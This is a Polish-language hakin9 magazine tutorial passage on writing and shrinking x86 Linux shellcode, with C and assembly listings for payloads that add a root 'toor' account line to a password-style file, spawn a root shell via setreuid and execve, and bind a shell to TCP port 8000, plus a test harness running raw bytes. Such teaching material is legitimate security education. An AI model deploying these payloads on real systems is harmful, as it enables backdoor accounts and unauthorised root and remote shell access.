hakin9


Optymalizacja szelkodów w Linuksie

Michał Piotrowski

Artykuł opublikowany w numerze 4/2005 magazynu *hakin9*. Zapraszamy do lektury całego magazynu.
Wszystkie prawa zastrzeżone. Bezpłatne kopiowanie i rozpowszechnianie artykułu dozwolone
pod warunkiem zachowania jego obecnej formy i treści.
Magazyn *hakin9*, Software-Wydawnictwo, ul. Piaskowa 3, 01-067 Warszawa, *pl@hakin9.org*

Optymalizacja szelkodów w Linuksie

Michał Piotrowski



Szelkod jest nieodłącznym elementem każdego eksploita. Podczas ataku zostaje wstrzyknięty do działającego programu i w kontekście tego programu wykonuje zadane operacje. Znajomość budowy i sposobu działania kodu powłoki, mimo że nie wymaga nadzwyczajnych umiejętności, nie jest jednak powszechna.

Szelkod to zbiór instrukcji maszynowych, nazywanych również kodem bajtowym. Jest jednym z najważniejszych elementów eksploitów wykorzystujących błędy typu przepełnienie bufora (*buffer overflow*). Podczas ataku zostaje wstrzyknięty przez eksploita do działającego programu i w kontekście tego programu wykonuje operacje wskazane przez włamywacza. Nazwa *szelkod* – kod powłoki, ang. *shellcode* – pochodzi od pierwszych kodów, które miały za zadanie wywołać powłokę (w systemach uniksowych powłoką jest program */bin/sh*). Obecnie tym terminem określa się kody, które wykonują bardzo różnorodne zadania.

Kod powłoki musi spełniać ściśle określone warunki. Przede wszystkim nie może zawierać bajtów zerowych (*null byte*, 0x00). Oznaczają one koniec ciągu znaków i przerywają działanie najczęściej używanych do przepełniania buforów funkcji – `strcpy`, `strcat`, `sprintf`, `gets` i tym podobnych. Ponadto, szelkod musi być samodzielny i niezależny od położenia w pamięci, co oznacza, że nie można w nim stosować adresowania statycznego. Innymi cechami kodu powłoki, które w pewnych sytuacjach mogą być ważne, są jego wielkość i zestaw znaków ASCII, z których się składa.

Sprawdźmy, jak w praktyce wygląda tworzenie szelkodów. Napiszemy cztery funkcjonalnie różne programy, a następnie będziemy modyfikować je tak, aby zmniejszyć ich objętość i aby możliwe było ich wykorzystanie w rzeczywistych eksploitach. Skupimy się przy tym wyłącznie na budowaniu kodu powłoki – nie będziemy poruszać zagadnień związanych z samymi błędami przepełnienia bufora czy budową eksploitów jako takich.

Aby stworzyć poprawny, działający szelkod, należy dobrze rozumieć język asemblera dla procesora, na którym ma być wykonywany (patrz Ramka *Rejestry i instrukcje*). My będziemy trenować na 32-bitowych proce-

Z artykułu dowiesz się...

- jak napisać poprawny kod powłoki,
- jak go modyfikować i zmniejszać.

Co powinieneś wiedzieć...

- powinieneś umieć korzystać z systemu Linux,
- powinieneś znać podstawy programowania w C i asemblerze.


Rejestry i instrukcje

Rejestry (patrz Tabela 1) to znajdujące się w procesorze niewielkie komórki pamięci, które służą do przechowywania wartości liczbowych i są wykorzystywane przez procesor podczas wykonywania każdego programu. W 32-bitowych procesorach x86 rejestry mają wielkość 32 bitów (4 bajtów). Ze względu na przeznaczenie możemy je podzielić na rejestry danych (EAX, EBX, ECX, EDX) oraz rejestry adresowe (ESI, EDI, ESP, EBP, EIP).

Rejestry danych dzielą się na mniejsze, 16-bitowe (AX, BX, CX, DX) i 8-bitowe (AH, AL, BH, BL, CH, CL, DH, DL) fragmenty – możemy z nich korzystać, aby zmniejszyć wielkość kodu i pozbyć się bajtów zerowych (patrz Rysunek 1). Natomiast większość rejestrów adresowych ma ściśle określone znaczenie i nie powinno się ich używać do przechowywania dowolnych danych.

sorach x86 i systemie Linux z jądrem 2.4, choć wszystkie omawiane przykłady kompilują się i działają poprawnie również w systemach z kernelem serii 2.6. Mamy do wyboru dwa główne rodzaje składni asemblera: tę stworzoną przez AT&T oraz składnię Intela. Mimo że składnia AT&T jest używana przez większość kompilatorów i programów deasemblujących – w tym *gcc* czy *gdb* – my będziemy korzystać ze składni Intela (jest bardziej czytelna). Wszystkie przykłady będziemy kompilować programem Netwide Assembler (*nasm*) w wersji 0.98.35, dostępnym w prawie każdej dystrybucji Linuksa. Wykorzystamy również programy *ndisasm* oraz *hexdump*.

Instrukcje języka asembler są niczym innym jak symbolicznie zapisanymi rozkazami dla procesora. Jest



Rysunek 1. *Budowa rejestru EAX*

Tabela 1. *Rejestry procesora x86 i ich przeznaczenie*

Nazwa rejestru	Przeznaczenie
EAX, AX, AH, AL – akumulator	Operacje arytmetyczne, operacje wejścia/wyjścia i określanie wywołania systemowego, które chcemy wykonać. Zawiera również wartość zwracaną przez wywołanie systemowe.
EBX, BX, BH, BL – rejestr bazowy	Używany do pośredniego adresowania pamięci, przechowuje pierwszy argument wywołania systemowego.
ECX, CX, CH, CL – licznik	Najczęściej używany jako licznik do pętli, przechowuje drugi argument wywołania systemowego.
EDX, DX, DH, DL – rejestr danych	Używany do przechowywania adresów zmiennych, przechowuje trzeci argument wywołania systemowego.
ESI – adres źródłowy, EDI – adres docelowy	Najczęściej służą do wykonywania operacji na długich łańcuchach danych, w tym napisach i tablicach.
ESP – wskaźnik wierzchołka stosu	Zawiera adres wierzchołka stosu.
EBP – wskaźnik bazowy, wskaźnik ramki	Zawiera adres dna stosu. Używany do odwoływania się do zmiennych lokalnych, znajdujących się w aktualnej ramce stosu.
EIP – wskaźnik instrukcji	Zawiera adres kolejnej instrukcji do wykonania.

Tabela 2. *Najważniejsze instrukcje asemblera*

Instrukcja	Opis
mov – instrukcja przeniesienia	Kopiuje zawartość jednego fragmentu pamięci do innego: mov <cel>, <źródło>.
push – instrukcja odłożenia na stosie	Kopiuje na stos zawartość wskazanego fragmentu pamięci: push <źródło>.
pop – instrukcja pobrania ze stosu	Przenosi wartość ze stosu do wskazanego fragmentu pamięci: pop <cel>.
add – instrukcja dodawania	Dodaje zawartość jednego fragmentu pamięci do innego: add <cel>, <źródło>.
sub – instrukcja odejmowania	Odejmuje zawartość jednego fragmentu pamięci od innego: sub <cel>, <źródło>.
xor – różnica symetryczna	Oblicza różnicę symetryczną wskazanych fragmentów pamięci: xor <cel>, <źródło>.
jmp – instrukcja skoku	Zmienia wartość rejestru EIP na określony adres: jmp <adres>.
call – instrukcja wywołania	Działa podobnie jak instrukcja jmp, ale przed zmianą wartości rejestru EIP odkłada na stos adres kolejnej instrukcji: call <adres>.
lea – instrukcja załadowania adresu	Umieszcza we wskazanym fragmencie pamięci <cel> adres innego fragmentu <źródło>: lea <cel>, <źródło>.
int – przerwanie	Przesyła określony sygnał do jądra systemu, wywołując przerwanie o określonym numerze: int <wartość>.

Listing 1. *Plik write.c*

```
#include <stdio.h>

main()
{
  char *line = "hello, world!\n";
  write(1, line, strlen(line));
  exit(0);
}
```

Listing 2. *Plik add.c*

```
#include <stdio.h>
#include <fcntl.h>

main()
{
  char *name = "/file";
  char *line =
    "toor:x:0:0::/:/bin/bash\n";
  int fd;
  fd = open(name,
    O_WRONLY|O_APPEND);
  write(fd, line, strlen(line));
  close(fd);
  exit(0);
}
```

Listing 3. *Plik shell.c*

```
#include <stdio.h>

main()
{
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  setreuid(0, 0);
  execve(name[0],
    name, NULL);
}
```

ich jest bardzo dużo, dzielą się między innymi na instrukcje:

- przeniesienia (`mov`, `push`, `pop`),
- arytmetyczne (`add`, `sub`, `inc`, `neg`, `mul`, `div`),
- logiczne (`and`, `or`, `xor`, `not`),
- sterujące (`jmp`, `call`, `int`, `ret`),
- operujące na bitach, bajtach i łańcuchach znaków (`shl`, `shr`, `rol`, `ror`),
- wejścia/wyjścia (`in`, `out`),
- kontroli flag.

Nie będziemy tutaj omawiać wszystkich dostępnych instrukcji – skupimy

Listing 4. *Plik bind.c*

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main()
{
  char *name[2];
  int fd1, fd2;
  struct sockaddr_in serv;
  name[0] = "/bin/sh";
  name[1] = NULL;
  serv.sin_addr.s_addr = 0;
  serv.sin_port = htons(8000);
  serv.sin_family = AF_INET;
  fd1 = socket(AF_INET,
    SOCK_STREAM, 0);
  bind(fd1, (struct
    sockaddr *)&serv, 16);
  listen(fd1, 1);
  fd2 = accept(fd1, 0, 0);
  dup2(fd2, 0);
  dup2(fd2, 1);
  dup2(fd2, 2);
  execve(name[0], name, NULL);
}
```

się na najważniejszych, czyli tych, z których będziemy korzystać. Ich opis, wraz z przykładem zastosowania, znajduje się w Tabeli 2.

Budujemy kod powłoki

Naszym celem jest napisane czterech kodów powłoki, z których pierwszy wypisuje tekst na standardowym wyjściu, drugi dodaje wpis do pliku, trzeci uruchamia powłokę, a czwarty dowiązuje powłokę do portu TCP. Zaczniemy od stworzenia tych programów w języku C, gdyż znacznie łatwiej będzie przepisać gotowy program na język asemblera niż tworzyć go od razu w docelowej formie.

Kod źródłowy pierwszego programu o nazwie *write* przedstawiono na Listingu 1. Jego jedynym przeznaczeniem jest wypisanie na standardowym wyjściu wiadomości przechowywanej w zmiennej `line`.

Listing 2 przedstawia drugi program – *add*. Jego zadaniem jest otworzenie pliku */file* w trybie do zapisu (plik może być pusty, ale musi istnieć) i dodanie do niego linii `toor:x:0:0::/:/bin/bash`. Tak naprawdę powinniśmy ten wpis dodać do pliku */etc/passwd*, ale teraz, gdy eksperymentujemy, bezpieczniej będzie nie modyfikować pliku haseł.

Trzeci program, *shell*, jest typowym kodem powłoki. Jego zadanie to uruchomienie programu */bin/sh* po uprzednim wykonaniu funkcji `setreuid(0, 0)`, która przywraca procesowi jego prawdziwe uprawnienia (ma to sens w sytuacji, gdy atakujemy program *suid*, który ze względów bezpieczeństwa pozbywa się swoich uprawnień). Program *shell* jest widoczny na Listingu 3.

Ostatni, najbardziej zaawansowany z naszych programów (o nazwie *bind*) jest pokazany na Listingu 4. Po uruchomieniu zaczyna nasłuchiwać na porcie 8000 TCP i w chwili, gdy odbierze połączenie przekazuje komunikację do uruchomionej powłoki. Ten mechanizm działania jest typowy dla większości eksploitów wykorzystujących podatności w serwerach sieciowych.

Proces kompilacji wszystkich programów i efekt ich działania przedstawia Rysunek 2.

Przechodzimy do asemblera

Teraz, gdy już wiemy, że nasze programy działają poprawnie, możemy wykonać drugi krok i przepisać je w asemblerze. Generalnie naszym celem jest wykonanie tych samych funkcji systemowych, z których korzystają programy napisane w C. Aby to zrobić musimy jednak wiedzieć, jakie numery przyporządkowano tym funkcjom w naszym systemie – możemy się tego dowiedzieć zaglądając do pliku */usr/include/asm/unistd.h*. I tak, funkcja `write` ma numer 4, `exit` – 1, `open` – 5, `close` – 6, `setreuid` –70, `execve` –11, a `dup2` – 63. Nieco inaczej wygląda sytuacja z funkcjami operującymi na gniazdach: funkcje `socket`, `bind`, `listen` i `accept` są realizowane przez jedno wywołanie systemowe – `socketcall` – o numerze 102.

Musimy również zadbać o to, aby te funkcje otrzymały odpowiednie argumenty. W przypadku pierwszego programu, który korzysta tylko z `write` i `exit`, sprawa jest prosta. Funkcja `write` przyjmuje trzy argumenty. Pierwszy z nich określa deskryptor

Programowanie

pliku, do którego będziemy pisać, drugi to wskaźnik do bufora zawierającego dane źródłowe, a trzeci jest liczbą określającą ile znaków chcemy zapisać. Funkcja `exit` przyjmuje tylko jeden argument, który określa status, z jakim kończymy działanie.

Write

Odpowiednik programu *write* w postaci kodu źródłowego języka asembler jest widoczny na Listingu 5. W liniach 1 i 4 znajdują się deklaracje sekcji danych (`.data`) i kodu (`.text`). W linii 6 mamy domyślny punkt wejścia dla konsolidacji ELF, który ze względu na linker *ld* musi być symbolem globalnym (linia 5). W linii 2 definiujemy zmienną `msg` – ciąg znaków, zadeklarowanych jako bajty (dyrektywa `db`), zakończony znakiem końca wiersza (`0x0a`). Linie 8 i 15 zawierają komentarze i są ignorowane przez kompilator. Pomiędzy liniami 9 a 13 oraz 16 a 18 znajdują się instrukcje przygotowujące i wykonujące funkcje `write` i `exit`. Prześledźmy ich działanie.

Najpierw w rejestrze EAX umieszczamy wartość wywołania systemowego, które chcemy wykonać (`write` ma numer 4), a w rejestrach podajemy jego argumenty: EBX – deskryptor standardowego wyjścia (ma numer 1), ECX – adres początku ciągu, który chcemy wypisać (jest przechowywany w zmiennej `msg`), EDX – długość naszego ciągu (wraz ze znakiem końca wiersza wynosi 14). Następnie wykonujemy instrukcję `int 0x80`, która powoduje przejście w tryb kernela i wykonanie wskazanej funkcji systemowej. Podobnie wygląda sytuacja z funkcją `exit`: najpierw ustawiamy rejestr EAX na jej numer (1), w rejestrze EBX wpisujemy 0 i ponownie przechodzimy w tryb jądra. Sposób kompilacji i efekt działania naszego pierwszego programu napisanego w asemblerze prezentuje Rysunek 3.

Listing 5. *Plik write1.asm*

```
 1: section .data
 2:  msg db 'hello, world!', 0x0a
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; write(1, msg, 14)
 9:  mov eax, 4
10:  mov ebx, 1
11:  mov ecx, msg
12:  mov edx, 14
13:  int 0x80
14:
15: ; exit(0)
16:  mov eax, 1
17:  mov ebx, 0
18:  int 0x80
```

Rysunek 2. *Kompilacja i działanie programów write, add, shell oraz bind*

Add

Na Listingu 6 znajduje się przetłumaczony na asembler kod źródłowy drugiego programu, *add*. Jest on nieco bardziej skomplikowany.

Na początku, w sekcji danych, deklarujemy dwie zmienne znakowe – `name` i `line`. Zawierają one nazwę pliku do modyfikacji i wiersz, który chcemy dodać. Działanie zaczynamy od otworzenia pliku */file*, umieszczając w rejestrze EAX wartość funkcji `open` (5) i podając jej dwa parametry:

- w rejestrze EBX zapisujemy adres zmiennej `name`,
- w rejestrze ECX umieszczamy wartość 1025, która jest liczbową reprezentacją kombinacji flag `O_WRONLY` i `O_APPEND`.

Po wykonaniu, funkcja `open` zwraca liczbę (umieszcza ją w rejestrze EAX), która jest numerem deskryptora otwartego przez nas pliku. Będziemy jej potrzebować do wykonania funkcji `write` i `close`, więc w linii 15 przenosimy ją do rejestru EBX. Dzięki temu kolejna funkcja, którą wykonujemy (`write`) ma już pierwszy argument (numer deskryptora) na właściwym miejscu, czyli w rejestrze EBX. Następnie w rejestrze EAX zapisujemy 4, a w ECX – 24 (długość dodawane-

go wiersza) i przekazujemy sterowanie do jądra systemu (linia 21).

Na koniec musimy zamknąć plik */file* za pomocą funkcji `close` (rejestr EAX musi zawierać 6, zaś EBX pozostaje nietknięty – cały czas znajduje się w nim numer deskryptora otwartego pliku) i wychodzimy z programu funkcją `exit` (w EAX 1, w EBX 0). Kompilujemy i uruchamiany program tak, jak przedstawiono na Rysunku 4.

Shell

W ten sam sposób przekształcamy program *shell* – rezultat jest widoczny na Listingu 7. Nie będziemy go jednak szczegółowo omawiać. Zamiast tego skupimy się na wywołaniu funkcji `execve` (linie od 15 do 21), które może wydawać się nieco skomplikowane.

Funkcja `execve` jako pierwszy argument przyjmuje adres ciągu znaków (linia 16), który określa program do wykonania (*/bin/sh*). Drugim argumentem jest tablica zawierająca co najmniej dwa elementy: ten sam ciąg znaków i wartość NULL. Aby przygotować taką tablicę korzystamy ze stosu. Najpierw odkładamy na stos drugi element tablicy, wartość NULL (linia 17), a potem odkładamy pierwszy element, czyli adres ciągu znaków `name` (linia 18). Następnie – za pomocą rejestru ESP zawierającego aktualny adres wierzchołka stosu, który w tym przypadku jednocześnie jest adresem naszej tablicy – ustawiamy drugi argument funkcji (linia 19). Z trzecim i ostatnim argumentem nie ma problemu – do rejestru EDX ładujemy 0 (widać w linii 20). Tak przygotowany program kompilujemy i uruchamiamy podobnie jak poprzednie.

Bind

Ostatni z naszych programów jest najbardziej skomplikowany i wymaga szerszego objaśnienia ze względu na sposób wykonywania funkcji operujących na gniazdach. Asemblerowa wersja programu *bind* jest zaprezentowana na Listingu 8.

Funkcje `socket`, `bind`, `listen` i `accept` są realizowane przez jedno wywołanie systemowe (`socketcall`), które przyjmuje dwa argumenty. Pierwszym jest numer podfunkcji, którą chcemy wykonać (1 dla `socket`, 2 dla `bind`, 4 dla `listen` i 5 dla `accept`), a drugi to adres do fragmentu pamięci, w którym znajdują się argumenty dla tej podfunkcji. Przyjrzyjmy się wywołaniom funkcji `socket` (linie 9–16) i `bind` (linie 21–35).

Jak widać na Listingu 4, `socket` przyjmuje trzy argumenty:

- rodzina protokołów (`AF_INET` – protokoły Internetu),
- typ protokołu (`SOCK_STREAM` – połączeniowy),
- protokół (0 – TCP).

Musimy je umieścić gdzieś w pamięci – najprościej włożyć je na stos (linie od 9 do 11). Musimy jednak zro-

```
~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$
```

Rysunek 3. *Efekt działania programu write1*

```
~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$
```

Rysunek 4. *Efekt działania programu add1*

Listing 6. *Plik add1.asm*

```
 1: section .data
 2:  name db '/file', 0
 3:  line db
    'toor:x:0:0::/:/bin/bash',
     0x0a
 4:
 5: section .text
 6:  global _start
 7: _start:
 8:
 9: ; open(name,
    O_WRONLY|O_APPEND)
10:  mov eax, 5
11:  mov ebx, name
12:  mov ecx, 1025
13:  int 0x80
14:
15:  mov ebx, eax
16:
17: ; write(fd, line, 24)
18:  mov eax, 4
19:  mov ecx, line
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
```

Listing 7. *Plik shell1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; setreuid(0, 0)
 9:  mov eax, 70
10:  mov ebx, 0
11:  mov ecx, 0
12:  int 0x80
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  mov eax, 11
16:  mov ebx, name
17:  push 0
18:  push name
19:  mov ecx, esp
20:  mov edx, 0
21:  int 0x80
```

bić to od końca, ponieważ stos jest pamięcią typu FIFO i dane są z niego pobierane w odwrotnej kolejności niż zostały włożone. W linii 9 wkładamy więc na stos trzeci argument (0), później drugi (1 – SOCK_STREAM) i na końcu pierwszy (2 – AF_INET). Następnie ustalamy argumenty dla samego wywołania socketcall:

- w EAX umieszczamy 102 (linia 13),
- do EBX wprowadzamy numer podfunkcji socket (linia 14),
- w ECX umieszczamy adres do argumentów podfunkcji socket, które znajdują się na stosie i których początek zawiera wskaźnik stosu, czyli rejestr ESP (linia 15).

Funkcja socket zwraca w rejestrze EAX liczbę, która jest numerem deskryptora utworzonego gniazda. Będziemy jej jeszcze potrzebowali do wykonania funkcji bind, listen i accept, więc przenosimy ją z rejestru EAX do EDX, który jak dotąd nie był używany (linia 18).

Wywołanie funkcji bind jest nieco bardziej złożone, ponieważ jej drugim argumentem jest wskaźnik do 16-bajtowej struktury sockaddr_in, składającej się z czterech elementów: sin_family (2 bajty), sin_port (2 bajty), sin_addr (4 bajty) i pad (8 bajtów). Przede wszystkim musimy stworzyć taką strukturę na stosie (linie 21–25). Najpierw wkładamy więc 8 bajtów zerowych będących elementem pad (linie 21 i 22), sin_addr ustawiamy na 0 (linia 23), sin_port ustawiamy na 16415 (jest to liczba 8000 przekonwertowana do sieciowego porządku bajtów (linia 24), a do elementu sin_family wprowadzamy wartość 2 (linia 25).

Instrukcje push w liniach 24 i 25 zawierają dyrektywę word, która oznacza, że odkładamy na stos 2-bajtowe wartości. Następnie kopiujemy adres utworzonej struktury z ESP do rejestru EBX (linia 26). Teraz odkładamy na stos argumenty samego wywołania bind: argument trzeci wynosi 16 (linia 28), drugi argument jest adresem struktury sockaddr_in, który znajduje się w rejestrze EBX (linia 29), a pierwszy argument jest deskryptorem gniazda, przechowywanym w rejestrze EDX (linia 30). Na koniec (linie 32–35) ustawiamy rejestry EAX, EBX i ECX tak, by wykonać wywołanie systemowe socketcall i przechodzimy w tryb kernela (int 0x80).

Działanie pozostałych instrukcji znajdujących się w tym programie opiera się na metodach, które już zostały zaprezentowane i nie będziemy ich szczegółowo omawiać. Przejdziemy za to do kolejnego kroku – przekształcenia programów w asemblerze do postaci, którą można wykonać z wnętrza innego programu.

Listing 8. *Plik bind1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; socket(AF_INET,
    SOCK_STREAM, 0)
 9:  push 0
10:  push 1
11:  push 2
12:
13:  mov eax, 102
14:  mov ebx, 1
15:  mov ecx, esp
16:  int 0x80
17:
18:  mov edx, eax
19:
20: ; bind(fd1,
    {AF_INET, 8000,
    "0.0.0.0"}, 16)
21:  push 0
22:  push 0
23:  push 0
24:  push word 16415
25:  push word 2
26:  mov ebx, esp
27:
28:  push 16
29:  push ebx
30:  push edx
31:
32:  mov eax, 102
33:  mov ebx, 2
34:  mov ecx, esp
35:  int 0x80
36:
37: ; listen(fd1, 1)
38:  push 1
39:  push edx
40:
```

Listing 8. *Plik bind1.asm cd.*

```
41:  mov eax, 102
42:  mov ebx, 4
43:  mov ecx, esp
44:  int 0x80
45:
46: ; accept(fd1, 0, 0)
47:  push 0
48:  push 0
49:  push edx
50:
51:  mov eax, 102
52:  mov ebx, 5
53:  mov ecx, esp
54:  int 0x80
55:
56:  mov edx, eax
57:
58: ; dup2(fd2, 0)
59:  mov eax, 63
60:  mov ebx, edx
61:  mov ecx, 0
62:  int 0x80
63:
64: ; dup2(fd2, 1)
65:  mov eax, 63
66:  mov ebx, edx
67:  mov ecx, 1
68:  int 0x80
69:
70: ; dup2(fd2, 2)
71:  mov eax, 63
72:  mov ebx, edx
73:  mov ecx, 2
74:  int 0x80
75:
76: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
77:  mov eax, 11
78:  mov ebx, name
79:  push 0
80:  push name
81:  mov ecx, esp
82:  mov edx, 0
83:  int 0x80
```

Upraszczamy kod

Mimo że nasze programy działają jak najbardziej poprawnie, to wciąż są dalekie od postaci możliwej do wykorzystania w prawdziwych eksploitach. Ich struktura byłaby bez zarzutu w przypadku zwyczajnych, samodzielnych programów, ale my tworzymy kod, który ma być uruchamiany z wnętrza innego procesu. Dlatego musimy zrezygnować z przechowywania zmiennych znakowych w segmencie danych i umieścić je wśród instrukcji; musimy również znaleźć sposób na określenie ich adresów w przestrzeni adresowej macierzystego programu.

Listing 9. *Określenie adresu ciągu za pomocą instrukcji jmp i call*

```
 jmp two
one:
 pop ebx
 …
two:
 call one
 db 'string'
```

Listing 10. *Plik write2.asm*

```
 1: BITS 32
 2:
 3:  jmp two
 4: one:
 5:  pop ecx
 6:
 7: ; write(1, "hello, world!", 14)
 8:  mov eax, 4
 9:  mov ebx, 1
10:  mov edx, 14
11:  int 0x80
12:
13: ; exit(0)
14:  mov eax, 1
15:  mov ebx, 0
16:  int 0x80
17:
18: two:
19:  call one
20:  db 'hello, world!', 0x0a
```

Triki ze skokami

Z pomocą mogą nam przyjść instrukcje `jmp` i `call`. Ta ostatnia instrukcja zmienia wartość rejestru EIP powodując skok do innego fragmentu kodu, ale jednocześnie odkłada na stos adres kolejnej instrukcji tak, aby możliwe było kontynuowanie programu po zakończeniu wywołania. Schemat działania sztuczki, którą wykorzystamy jest bardzo prosty i został przedstawiony na Listingu 9. Najpierw skaczemy (instrukcja `jmp`) do pozycji oznaczonej jako `two`, gdzie znajduje się instrukcja `call` i ciąg znaków. `call` wykonuje przeskok do pozycji `one`, jednocześnie odkładając na stos adres ciągu znaków, który za pomocą instrukcji `pop` przenosimy do rejestru EBX.

Na Listingu 10 znajduje się poprawiona wersja programu – *write2.asm*, która może już być uruchamiana z osobnego programu. Jak widać, zrezygnowaliśmy z deklaracji sekcji i dodaliśmy dyrektywę `BITS 32`, która podpowiada kompilatorowi, aby wygenerował kod dla procesorów 32-bitowych. Jest to konieczne, ponieważ nie będziemy już generować kodu w formacie ELF (parametr `-f elf`). Wywołania funkcji `write` i `exit` są zrealizowane niemal identycznie jak w pliku *write1.asm*, z tą różnicą, że w inny sposób umieszczamy adres ciągu `hello, world!` w rejestrze ECX – pobieramy go ze stosu (linia 5).

Kompilacja i sposób przekształcenia nowego programu w kod powłoki są widoczne na Rysunku 5.

```
~/shellcode
[shellcode]$ nasm write2.asm
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$
```

Rysunek 5. *Kod powłoki uzyskany z programu write2*

Chrzest bojowy

Mamy już szelkod. Teraz musimy sprawdzić czy działa. W tym celu napiszemy prosty programik (*test*, widoczny na Listingu 11), który uruchamia ciąg instrukcji przechowywany w zmiennej znakowej `code`. Będziemy z niego korzystać przy testowaniu wszystkich naszych kodów powłoki, zmieniając zawartość zmiennej `code` lub dodając nową. Aby nasz szelkod był poprawnie uruchamiany, musimy dostosować kod wyświetlany przez program *hexdump*, poprzedzając każdy bajt znakiem `\x`. Kompilujemy i uruchamiamy program *test.c* w sposób zaprezentowany na Rysunku 6.

Szesnastki na stosie

Innym sposobem na umieszczenie ciągu znaków w sekcji kodu jest zapisanie na stosie ich wartości w postaci szesnastkowej i skopiowanie wskaźnika stosu tam, gdzie jest to potrzebne. Jest to bardzo przydatna technika – w większości przypadków pozwala zmniejszyć wielkość wynikowego kodu powłoki. Kod przedstawiony na Listingu 12 prezentuje program *write2.asm* zmodyfikowany przy użyciu tej techniki.

Włożenie na stos ciągu znaków do wyświetlenia następuje w liniach od 4 do 7. Oczywiście musimy je umieścić w odwrotnej kolejności. Najpierw odkładamy znaki `\n!` (wartość szesnastkowa 0x0a21), następnie `dlro` (0x646c726f), później `w ,o` (0x77202c6f) i na końcu `lleh` (0x6c6c6568). Adres do tak zbu-

Listing 11. *Plik test.c*

```
char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
            "\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
            "\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff\x68\x65"
            "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";
main()
{
  int (*shell)();
  (int)shell = code;
  shell();
}
```

```
~/shellcode
[shellcode]$ gcc -o test test.c
[shellcode]$ ./test
hello, world!
[shellcode]$
```

Rysunek 6. *Testujemy szelkod*

Listing 12. *Plik write2b.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4: push word 0x0a21
 5: push 0x646c726f
 6: push 0x77202c6f
 7: push 0x6c6c6568
 8:
 9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80
```

Listing 13. *Plik add2.asm*

```
 1: BITS 32
 2:
 3:  jmp three
 4: one:
 5:
 6: ; open("/file\n",
    O_WRONLY|O_APPEND)
 7:  mov eax, 5
 8:  pop ebx
 9:  mov ecx, 1025
10:  int 0x80
11:
12:  mov ebx, eax
13:
14:  jmp four
15: two:
16:
17: ; write(fd, "toor:x:0:0::
    /:/bin/bash\n", 24)
18:  mov eax, 4
19:  pop ecx
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
31:
32: three:
33:  call one
34:  db '/file', 0
35:
36: four:
37:  call two
38:  db 'toor:x:0:0::/:/bin/bash',
     0x0a
```

dowanego napisu przenosimy z rejestru ESP do ECX w linii 11. Wielkość kodu powłoki, który otrzymaliśmy dzięki powyższej modyfikacji, zmniejszyła się o 4 bajty.

Na Listingach 13 i 14 znajdują się kody źródłowe programów *add* i *shell*, które zostały dostosowane do uproszczonej postaci. Nie będziemy ich omawiać, ale zrozumienie ich budowy i zasad działania – biorąc pod uwagę naszą wcześniejszą analizę programu *write2.asm* – nie powinno sprawiać trudności. Nie zaprezentowaliśmy również nowej wersji programu *bind* (na naszym CD w katalogu *materials/shell*), gdyż należy go zmodyfikować w sposób identyczny jak *shell*.

Usuwamy bajty zerowe

